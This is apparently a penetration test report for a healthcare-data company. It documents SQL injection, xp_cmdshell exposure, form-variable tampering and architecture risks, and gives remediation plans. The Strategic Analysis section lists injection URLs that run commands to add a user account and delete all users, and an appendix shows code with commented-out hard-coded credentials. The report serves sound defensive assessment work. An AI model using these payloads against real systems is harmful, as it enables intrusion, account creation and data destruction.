XP_CmdShell Present **Details:** This vulnerability was determined to exist on all database servers related to penetrated applications, including the Assist portal. Other database servers should be checked for the presence of this issue.		Any compromise of a web application, including the SQL Injection exploit, can be used to execute such stored procedures as this in order to compromise the operating system of the database server itself. An attacker using this procedure can gain shell access to the database server and provide themselves with full remote control of the system whereby they can relay to other machines or other potential actions.	All database servers should undergo lockdown. There are many resources on the Internet providing both procedures and checklists for SQL Server hardening. This includes the following: http://www.sqlsecurity.com/DesktopDefault.aspx http://www.governmentsecurity.org/archive/t7317.html http://www.enterprisenetworkingplanet.com/netsecur/article.php/3552711
Exposed Sample Pages **Details:** This vulnerability pertains to the new ABC Company application located at the following URL: https://10.1.1.118/test		By accessing the exposed presentation pages, an attacker can gain useful information concerning the application and attack vectors in the case of bind access pages. The specific page exposed in this case offers brute force capabilities to the mail server, allowing unlimited login attempts without logging to the mail server. See Appendix G for evidence of some of these high risk pages.	Sample Pages should be removed to prevent bind access from being misused for confidentiality, availability, or integrity compromises, which are all found commonly in sample pages.
Database Exposure to DMZ **Details:** This architectural risk applies to both the old and new ABC Company applications. However, the remedy is more close to implementation in the new version.		Any attacker compromising the DMZ segment using zero day exploit or application vulnerability gains direct access to the critical data asset server. Even with proper patching to DMZ assets, the amount of exposure DMZ services have under normal operation places critical data assets at high risk if directly accessed from the DMZ.	In order to remediate this architectural issue, the second and third tier of the application must be encapsulated as detailed in Appendix A. If this is not possible or cost effective, it is recommended that all two tier applications that expose database access directly to the DMZ use a separate database server that is placed on a different data segment from other critical data assets. (See Appendix A for details on this remedy)

Observation	Rating	Potential Impact	Recommendations
Source Code Error Page Leaks **Details:** This vulnerability pertains to all externally exposed ABC Company applications other than the new portal.		By causing errors and reviewing the code information provided, an attacker can gleam sensitive information about the application useful in forming a successful attack or compromising privacy. This was the primary means used to fine tune the exploitation of other found application vulnerabilities, including SQL Injection. (See Appendix G for evidence)	Error pages should be consistently withheld from revealing application technical information, choosing to log sensitive details that may be useful in troubleshooting through a secure backend means to prevent misuse. This can be accomplished in web applications commonly by changing a configuration setting of the web service or global policy of the application.
Server Variable Exposure **Details:** This vulnerability pertains to all ABC Company web applications.		By using hidden form variables to store information between web requests, ABC Company applications expose many items which may be changed or reveal sensitive information about the application. Using this information or by changing these variables on submission back to the web application, an attacker may either compromise the application, as was done in the case of the new portals admin functionality or cause availability loss by general errors.	Web applications should make use of server side variables, such as the session object or make use of a encrypted cookie methodology to encapsulate variables that are beyond the scope of necessary user input. Although server side code for validation of authentication and authorization of application actions is a necessary and somewhat implemented constraint in some of the ABC Company applications, the quantity of functions and overall functionality offered by these applications places a high risk of vulnerability being discovered to at least one of the components, as was proven in this test. By encapsulating application flow and identifying data

Strategic Analysis


During the discovery phase of the test, automated and manual scanning techniques were performed to map topology and identify hosts, services, and their respective attack vectors. The 10.1.1 network showed little exposure and no severe vulnerabilities, making it an unlikely target for attackers. As a whole, firewall policy was effective in both minimizing network level exposure, but numerous web services were shown to be directly exposed without layer 7 protection, and were fingerprinted, primarily on the 11.1.1 network. After performing initial discovery, web services were found to be the most exposed of all services by far, as can be seen in the following breakdown, and chosen as the primary target for further discover:



The above figure also demonstrates the effective use of firewall policy, which has effectively limited the amount of services exposed to only those desired for usage by legitimate applications.

Focused vulnerability discovery was then performed on exposed services for discovery of software/service based security holes. Analysis of these findings showed a high level of disparity in security posture between the services offered by ABC Company. Older services, including those for the old ABC Company portal currently in production, Secure Mail, and the file transfer service showed severe vulnerability to both service and application related threats. The new ABC Company portal showed good network and system based security posture, which no vulnerability to external compromise by remote tools.

Overall analysis of the 74 targeted network showed the host at 10.1.1.118, to have the highest degree of risk to external compromise. This web service is used to communicate ad/hoc data with ABC Company customers. The hosts risk on a network and system level compared to other hosts is demonstrated in the following chart:



Bear in mind that this break down does not account for what manual web application testing would show and most directly correlates to the results documented in the first technical findings table on a network and system only level. This is the most useful view to understand what an unskilled attacker using mostly automated tools would see when attacking your network.

It was also determined that tools exist in the wild to compromise most of the discovered high risk vulnerabilities on the network. This means that it is likely that an unskilled attacker, known as a script-kiddy, is likely to be capable of gaining system level privileges and remote control of these hosts. Overall hosts offering this level of risk, including full compromise vulnerabilities visible by automated tools and exploitable by public tools offered, include the following with their associated purposes:

- 10.1.1.60 – www.ABC.com
  - Old machine that only redirects web traffic to old main portal
- 10.1.1.118
  - Secure Mail Server used for sending and receiving ad/hoc data with customers
- 10.1.1.134
  - Used by a ABC Company ScanSource to view and lookup historical data
- 10.1.1.190 - www.ABC Company.com
  - Old portal for ABC Company.com currently in production
- 10.1.1.199 –

- Acts as file transfer service of data with clients

Upon confirmation of these risks, it was researched as to the extent of impact compromise of these hosts would offer. It can be easily seen from the above listed purposes that many of these hosts involve PHI data that represents a serious liability to ABC Company. Some of these hosts also connect to critical backend data assets as part of their normal operation. Since all databases share the same network segment, compromise of any data assets related to these hosts would represent a serious risk to all other data assets belonging to ABC Company.

Most of the high severity risks existing to the above listed hosts are related to buffer overflow vulnerabilities caused by a lack of patching or use of older software versions for the provided services. Despite these vulnerabilities being discovered which would lead to complete compromise of the above listed hosts, skilled attackers will often times avoid attacking such vulnerabilities as they are commonly detected by intrusion detection systems. For this reason, skilled attackers more commonly focus on web application points of risk that offer the same degree of impact.

Focused web application assessment was then performed on portal services using mostly manual means of evaluation. This evaluation led to the discovery of SQL Injection vulnerabilities in proprietary code related to the Assist and Navigator portal applications that allow direct database access from a web browser on the Internet.

The assist portal authentication injection point was the most visible during assessment, representing the first point of access to this application. Appendix D demonstrates how the errors provided directly back to the browser were used to determine both the presence of this vulnerability and the information necessary to exploit it without guessing. SQL Injection as in this case offers full database access at the user level the application uses for its own access.


The scope of impact is therefore determined to assets by examining the privileges the database user has. In this case, the assist portal application uses the "sa" account for database access, which is the database server administrator. Using this level of access it was determined that many stored procedures and services were available that could be used to not only compromise the complete database, but also gain system level access/remote control. Specifically, the presence of xp_cmdshell allowed our account access to freely execute commands as if sitting at a DOS prompt on the machine. Each of these actions can be done from a web browser with no additional tools. Example web urls include the following: (Note an X was added to each of these to prevent accidental use)

- Produce error revealing SQL Syntax information
  - https://10.1.1.134/authenticate.asp?strURL=&[=&Username='bad_bad_value&Password=&B1=&[Sign=On
- Execute Arbitrary Commands in DOS on the SQL Server System
  - https://10.1.1.134/authenticate.asp?strURL=&[=&Username='%20OR%201=1;exec%20master.dbo.xp_cmdshelll%20'net%20user%20/ADD%20ScanSource Services%20test440Edge'--&Password=&B1=&[Sign=On
- Delete All Users
  - https://10.1.1.134/authenticate.asp?strURL=&[=&Username='%20OR%201=1;delete from users--&Password=&B1=&[Sign=On

Web application assessment also included both the old and new ABC Company Portal applications. Both of these applications showed above average security posture on an application level from attacks requiring no previous access. Due to the value of critical PHI data assets possessed by ABC Company and used as part of these portal applications, it was evaluated as to how difficult account access of any kind to the portal would be to attain legitimately.


A basic user account with limited access was provided by ABC Company staff to evaluate the authorization controls of the new portal application. Testing was focused on this application as it will replace the old portal application and utilizes access to the most critical of data assets, including PHI. Investigation of client side source code, available to any user as part of normal use, showed consistent use of hidden form variables or exposed points in application flow potentially vulnerable to manipulation. Manipulating such variables as clientid, successfully allowed administrative access to other clients for which the account was not authorized. Using this access, we were able to create users for any client that we knew the ClientID of. ClientIDs are approximately 8 characters and may be brute forced. It was determined that users for any client along with profile information could also be listed through the same technique. Combined with the ease of legitimate account setup as a small client to ABC Company, this vulnerability represents a serious risk to complete compromise of ABC Company data assets.

Putting all discovered risks together, the breakdown of risk is the following when accounting for both network and application risks:




In light of the number of high risks to current infrastructure, history was examined related to each of the assets. It was determined that the overall presence of high risk assets can be directly correlated to acquisitions made by ABC Company that involved the immediate consolidation of assets without assessment. This root cause not only has impacted security posture, as can be seen from this chart, but also the remediation planning process that has already started in light of discovered Vulnerabilities. Some risks, including the injection points to the assist portal, were found to exist in software components that no longer have source code or in some cases the employee that wrote the actual application. This will make remediation of such items difficult.

In order to understand the discovered risks as they relate to assets, security business professionals often break down the impact risks have by Confidentiality, Integrity, and Availability. In analyzing the risks discovered to ABC Company, the following chart illustrates these dimensions:



After consultation of ABC Company staff, concerning assets and how each of these dimensions are valued to business operations, it was determined that integrity is the highest valued dimension to the ABC Company environment as privacy data holders. Risks to integrity represent the possibility of privacy assets, including PHI being compromised. Therefore, these risks were translated to High severity vulnerabilities, as demonstrated in the Low/Med/High chart above.

This is demonstrated in the following chart by examining the breakdown of discovered risks by the associated security layer they impact:



Vulnerabilities found in any assessment can often times be attributed to a few well known sources of their trouble, including Operating Systems, Commercial Software, Network Infrastructure, and Proprietary Applications. Risks to ABC Company assets are mostly related to proprietary code applications and the commercial software services they depend on. Both network infrastructure and operating systems show excellent patching and security posture.

In evaluating the exposure of these risks by examining intrusion detection signatures offered today and auditing provided by the application, it was determined that most of the high risk threats to the commercial software exposed by ABC Company could be detected by current intrusion detection devices if properly managed. However, application auditing was found to be lacking to provide visibility to any of the severe threats discovered to the applications.

Threat Case Profiles

The following overall threat case profiles, ordered from least to greatest skill level, can be derived by strategic analysis of the vulnerabilities present on the ABC Company's network:

Attacker Intention	Attacks	Skill Level Required	Targets
Integrity compromise of ABC Company Portal	SQL Injection	SQL Syntax Basic Web CGI Understanding	Portal-A Portal-B
Operating System access to DMZ Machines	Any of the buffer overflows discovered, including ISS 4 and others	Public tools exist on the Internet that can perform these attacks for someone. These tools run in DOS, so only basic Windows operating knowledge is required.	Multiple DMZ Servers having buffer overflow related vulnerabilities, listed in the technical findings.
ABC Company Data Asset network compromise	SQL Injection SQL Server xp_cmdshell or other sa procedure use	SQL Syntax Windows Networking Microsoft SQL Server Admin	Portal-A Portal-B
ABC Company Application Admin Privilege Subversion	Form Variable Modification	HTML Web Proxy knowledge CGI or ASP knowledge Required basic account access	Portal-C
Internal Host Compromise	Email Cross Site Scripting Injection	HTML Browser Scripting Languages or exploitation	Portal-A

On the low end of the intelligence spectrum, many attackers would choose to run publicly available tools to exploit ABC Company vulnerable network services. If the current production portal was targeted for this attack, it could quickly lead to complete data asset compromise. However, current intrusion detection run by ABC Company is likely to detect

this form of threat. Unfortunately, the bulk of data currently produced by such devices without management technology or services makes it unlikely that such detection would go noticed for an extended period of time.

Somewhat intelligent attackers wishing to avoid detection can compromise data assets with either a basic programming knowledge, including SQL and web form knowledge. This is also a more likely choice if an attacker is specifically interested in gaining access to web data assets, which appear to be the most valuable resource offered by ABC Company.

On the highest end of required skill, an attacker is likely to gain access to the ABC Company new portal application by either compromise of an existing client who connects to it or by signing up for access as a small client. After initial access is gained, the attacker could then use existing vulnerabilities in the new portal to gain administrative access to any of the clients of the portal system. It should also be noted that the auditing provided by the portal incorrectly logs many of the activities performed as part of the penetration test as being done by the users being compromised, not the actual user we performed the action as. This would allow easy and invisible compromise of all data assets without detection or logging by the application or intrusion detection.

Threats made to ABC Company's network during testing that showed levels of vulnerability are broken down in the following with the identified sources they can be seen by:

Attack	**Impact**	**Required Data Sources for analysis**
Buffer Overflows	System Compromise	Host and NetworkIDS
Web App Attacks	Web application and data asset compromise	Web Application Logs, Web Server logs
System level access by xp_cmdshell or other sa access	System compromise and potential remote control	Network IDS, System Logs
Privacy asset theft via any compromise	Critical Asset loss	Port Authority or other privacy detection
Confidentiality Attacks	Vulnerability discovery and early threat discovery	IDS, Firewall

Effective security and compliance calls for due diligence in providing visibility to ongoing threats, monitoring such threats, and analyzing/responding to their impacts. ABC Company has excellent visibility to threats to most threats. However, proprietary application vulnerabilities involving data assets including PHI represent a severe threat to infrastructure. Additionally, many of the code based risks discovered carry common trends through all code related to a given developer. In a sense, both the developer's strengths and limitations in security knowledge are consistent throughout their code. Therefore, the secure development and proper auditing of such applications is imperative the secure operations of ABC Company Online services. It is recommended that secure application development training, which is currently planned for some personnel, be readily executed to prevent such risks.

It should be noted that despite the existence of the security devices necessary to be able to detect the discovered threats to the ABC Company network, visibility was only demonstrated by monitoring personnel for Confidentiality attacks. These attacks are very

common place on the Internet and happen at almost a constant rate from various sources, including worm compromised machines on the Internet and out of country sources. Currently ABC Company security devices produce significantly more data each day than can be monitored, none the less correlated or analyzed, by the limited number security personnel staff present. This is like having many well tuned cameras. Unfortunately, cameras are only valuable if watched or effectively monitored by some other technology. The criteria provided in Appendix A can be used to determine both or either technology and service needs in order to establish an effective security operation for the management of ABC Company Online service risks.

Conclusion

Assessment is the first step to improving a security posture and providing best value for security planning and operations. Numerous risks discovered during this assessment can and will be fixed with little effort actions using the remedies provided in this document and will increase ABC Company's security posture.

Overall examination of ABC Company services exposes the need for effective security management technology or services to deal with a larger managed risk associated with the acquisitions and ongoing proprietary application services offered to the Internet. By providing the well qualified staff of ABC Company with the tools or services needed to effectively manage and respond to threats, ABC Company will be capable of leveraging the risks associated with proprietary applications both developed and acquired while maintaining compliance as it relates to PHI and overall effective security.

ScanSource Services appreciates the cooperation the ABC Company staff provided to help us achieve the objectives of this project.

Appendix A: Criteria plan for Security Management

Data Consolidation

- Security data should be centralized in a secure fashion through some means of collection and consolidation with available devices
- Collection of data from devices should be as secure as possible and have little to know impact on surrounding border infrastructure, such as firewall rules, etc.
- Transmission of collected data should be robust, minimizing bandwidth consumption for transport
- Consolidated data should be vendor neutralized and intelligent, removing the need for device specific knowledge and making use of cross referencing the value of different vendors whenever possible
- Device data should be capable of segmentation, allowing individual locations or sectors in the company to be defined and managed with full feature support for each one individually
- Can integrate and make use of privacy related data providers to allow the monitoring and response to compliance issues and provide visibility in data loss prevention.

Activity Monitoring

- All monitoring of security threat data must be centralized for single point of access monitoring
- Monitoring must be capable of being performed by multiple individuals at once in a secure and scalable fashion
- Threats should be capable of monitoring in a near real-time fashion without user interaction by means of dash boarding other suit.
- Reports and graphs provided by the technology must provide valuable metrics that can be quickly understood and used for fast escalation, analysis, and other decision making.
- Monitoring should be customizable, allowing for custom report, graph, and dashboard addition without vendor support
- False positives or otherwise activity that is wished to be eliminated from reports should be capable of discard through intelligent and specifically definable means
- Monitoring should be sufficiently tied to incident management, such that the data that is monitored is linked to an incident described by personnel

Alerting

- Alerting should be provided for threat data in a near real-time fashion as it is received
- Alerting should be provided as it relates to the availability of a reporting device in terms of outage and re-establishment (up-time, down-time)
- Alerts should be definable in an extensive format, allowing alerts to be specific to multiple potential items, such as attack, source, target, security impact, and asset groupings
- Alerts should support customizable formats, allowing for alert messages to include the information required to summarize appropriate activity related to what is alerted on
- Alerts should operate on some form of threshold, preventing flooding of redundant information
- Alerts should have customizable targets, allowing different personnel to be notified for different reasons

Security Analysis

- Strategic (multi-event) threats should be capable of detection in analysis by the given technology
- Threats specific to a given environment should be capable of modeling/definition and near-real-time detection
- Strategic threats that require analysis of data from multiple devices, such as two different IDS devices, should be capable of detection

- Strategic threats that require analysis of data from multiple devices of different types, such as IDS and System Logs, should be capable of detection
- Detection and reporting of strategic threats should be persistent, meaning that the same threat should not be redundantly reported while it is occurring, but should be tracked in an organized fashion and concisely reported at each point with starting time, ending time, and status information.
- Custom modeled threats should be capable of using asset grouping knowledge to make them specific to specific areas in which they make sense

Incident Management

- Incidents should be capable of being created and monitored in a compliant fashion
- Incidents should be visible to only appropriate personnel, having secure and compliant access and authorization controls
- Incidents should be capable of having monitored data linked to them as to support a compliant means of identifying activity prompting their creation or related to their investigation
- Incidents should support workflow, including support for multiple events being appended to them by different personnel upon incident creation, investigation and response
- Incidents should support call tracking, including status monitoring of “opened” and “closed” incidents
- Response time should be measurable and provided in a clear report
- Assignment of incidents should be supported with proper security controls in place to allow this privilege to be managed. Ease of use should also be provided for personnel to quickly be able to identify work assigned to them.
- Escalation of an incident with support of change to priority and assignment should be supported
- All incident related activity should be capable of remote monitoring external to the system, such as via email or similar means
- All personnel related to work flow assignment should be alerted by some means of activity related to their assigned work
- Reporting should be provided of all incident related activity and capable of export for intelligent viewing outside the technology

Appendix B: ABC Company Application Critical Risk Reduction Plan

The following recommendations will remediate discovered risks to the ABC Company application, improving the application's security posture and compliance with security standards.

1. Improve Variable Encapsulation – Currently, many sensitive variables to application flow and user identity are commonly passed back to and received from the client web browser. These variables served as a source of attack vector information and points for modification and compromise of the integrity. This can be done through a number of common techniques, including query string encryption, server side variable use (Session object), or encrypted cookies.
2. Centralized and consistent authorization checking. Multiple points in the assessed applications terminate most authorization related items at authentication. Points where authorization is checked is appears to be permission based including code that makes numerous hard-coded checks to the specific client or support connecting. This has left a number of attack vectors exposed. Appendix C demonstrates this in the authenticate.asp excerpt from Portal-A. By using hard coded checks like this lead to a high risk of neglected cases and compromise, especially when left unchanged after environmental changes occur that they reference.
3. Improvement of Type Safety in application coding standards – Currently, multiple points of un-trusted input exist into the application are used as part of queries directly to the database, making them vulnerable to injection.
    a. All queries made to the database should never concatenate input, even if untainted, to the SQL string. Instead, all required parameters to queries should be specified with type safety, using SQLParameter objects with explicitly expressed data types, or SQL Server stored procedures with no use of the exec command. When dynamic where clause requirements are needed, such as in search parameters, field name options can be accompanies with dynamic or static data type specification along with dynamic creation of SQLParameters parameters as shown in the following:

```
i.  DataTable dtSchema = da.GetSchema();
    String sSql = "Select from table where ";
    For(int nParam = 0; x < sParamFields.Count; nParam++) {
          Sql Parameter prmDynParam = new SqlParameter();
          String sParamName = @param" + nParam.ToString();
          prmDynParam.Name = sParamName;

          If(nParam > 0) {
                sSql += " AND ";
          }
          sSql += sParamFields[nParam] + " ";
```

```
        switch(dtSchema.Columns[sParamFields[nParam]].DataTyp
e.ToString()) {
                case “System.String”:
                        sSql += “ LIKE ” + sParamName;
                        prmDynParam.DataType = Varchar;
                        prmDynParam.Value = sParamValues[nParam];
                        break;
                case “System.Int”:
                        sSql += “ = ” + sParamName;
                        prmDynParam.DataType = Int;
                        prmDynParam.Value = sParamValues[nParam];
                        break;
        …
        Etc.
```

   b. Fail Closed Validation – Validation existing at some points operates in a *fail-open* fashion, favoring security compromise in flaw rather than inconvenience. An example of fail-open validation can be seen in Appendix D, demonstrating the vulnerability found in the Navigator application. As an example of solving this problem, company names, usernames, etc. should validate that only letters and numbers exist, with possibly allowance for the space key, in the input and *fail otherwise*. Instead, current generic validation routines attempt to find bad characters rather than accepting only good ones, making a single point of failure risk compromise.

4. Removal of test related web application exposure points – In addition to removing test pages from exposed web applications, a better policy for quality assurance testing of upcoming applications should be implemented. While non production data requires testing, test and admin pages found on the file transfer service web site should never be permitted to exist at the time of public exposure. In addition, given that the old web application has known severe vulnerabilities, the new application should never share network segment with the old application as to prevent compromise of one leading to the compromise and source code disclosure of the other.
5. Migration to a 3 or more tier architecture – Currently, compromise of the web application, whether by application vulnerability or even zero-day exploitation of the IIS web service, allows an attacker direct access to the backend database and critical data assets. By moving to a three tier architecture, threat to data assets in the case of web server compromise or any other system sharing this segment can be significantly reduced if meeting the following requirements:
   a. No direct communication with the database service hosting critical asset data shall be allowed from the web application segment.

b. All communication to the database segment communication shall be handled by a broker via an application encrypted protocol that shall only expose specific (capability based) functionality.
    i. Data passed to the database broker shall be treated as tainted and required to pass validation and type safety before being used at the database layer.
    ii. Being aware that .Net technologies are the standard for ABC Company applications, it is recommended that SSL, which is offered for both .Net web services and Remoting communication, be used for broker communication. In addition, role based features should be taken advantage of where practical for authentication/authorization.
c. Role based database authentication – By breaking down the list of exposed functions the broker will perform based on the roles that will use them, the broker can maintain a connection(s) per role and limit the access and risk required to provide ongoing functionality while also maintaining a manageable user list (1 per role). By implementing role based security consistently through to the backend, the threat related to any discovered vulnerability will be minimized to the least privilege of the role it is performed in.

Appendix C: Hard-coded Authentication


Authentication.asp from Portal

```
…
If session("ScanSource") <> "ABC" then
    strUsername = Request("Username")
    strPassword = Request("Password")
    Dim chkReject
    If Len(Request.ClientCertificate("SerialNumber"))=0 then
            strCertificateIssuerO = ""
            strCertificateSerialNumber = ""
    Else
            If Request.Form("Mode") = "ForceNoCert" then
                    strCertificateIssuerO = ""
                    strCertificateSerialNumber = ""
            Else
                    strCertificateIssuerO = CStr(Request.ClientCertificate("IssuerO"))
                    strCertificateSerialNumber =
CStr(Request.ClientCertificate("SerialNumber"))
            End If
    End If
End if

If session("ScanSource") = "ABC" then
    strUsername = session("user")
    strUsername = trim(strUsername)
    strPassword = ""
    strCertificateIssuerO = ""
    strCertificateSerialNumber = ""
    'strUsername = "root"
    'strPassword = "ABC1"
    'strCertificateIssuerO = CStr(Request.ClientCertificate("IssuerO"))
    'strCertificateSerialNumber = CStr(Request.ClientCertificate("SerialNumber"))
    'strCertificateIssuerO = "ABC CORPORATION"
```

```
